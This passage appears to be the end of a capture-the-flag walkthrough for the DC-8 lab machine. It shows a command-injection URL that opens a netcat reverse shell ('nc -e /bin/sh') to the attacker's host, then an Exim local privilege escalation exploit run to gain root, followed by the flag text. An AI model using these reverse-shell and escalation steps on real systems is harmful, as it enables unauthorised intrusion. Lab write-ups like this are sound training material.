
dc8/node/3/done?sid=1&cmd=nc -e /bin/sh 10.0.2.15 80

Reverse shell popped.




```
root@kali:~/pwn/dc8# nc -nlvp 80
listening on [any] 80 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 52030
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

exim4 exploit: https://packetstormsecurity.com/files/153312/Exim-4.91-Local-Privilege-Escalation.html



```
www-data@dc-8:~$ ./exploit.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Mon, 23 Sep 2019 16:02:10 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1iCHQI-0000Ny-PN
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
python -c "import pty; pty.spawn('/bin/bash')"
root@dc-8:/var/spool/exim4# cd /root
cd /root
root@dc-8:/root# ls -Flah
ls -Flah
total 28K
drwx------  2 root root 4.0K Sep  6 21:09 ./
drwxr-xr-x 22 root root 4.0K Sep  5 00:24 ../
lrwxrwxrwx  1 root root    9 Sep  5 00:53 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-r--------  1 root root  101 Sep  6 21:09 .google_authenticator
-rw-------  1 root root  360 Sep  5 00:47 .mysql_history
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
-rw-r--r--  1 root root 1.3K Sep  6 21:03 flag.txt
root@dc-8:/root# cat flag.txt
cat flag.txt
```

Flag



```
Brilliant - you have succeeded!!!

888       888          888 888      8888888b.                              888 888 888 888
888   o   888          888 888      888  "Y88b                             888 888 888 888
888  d8b  888          888 888      888    888                             888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.       "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888



Hope you enjoyed DC-8.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.
```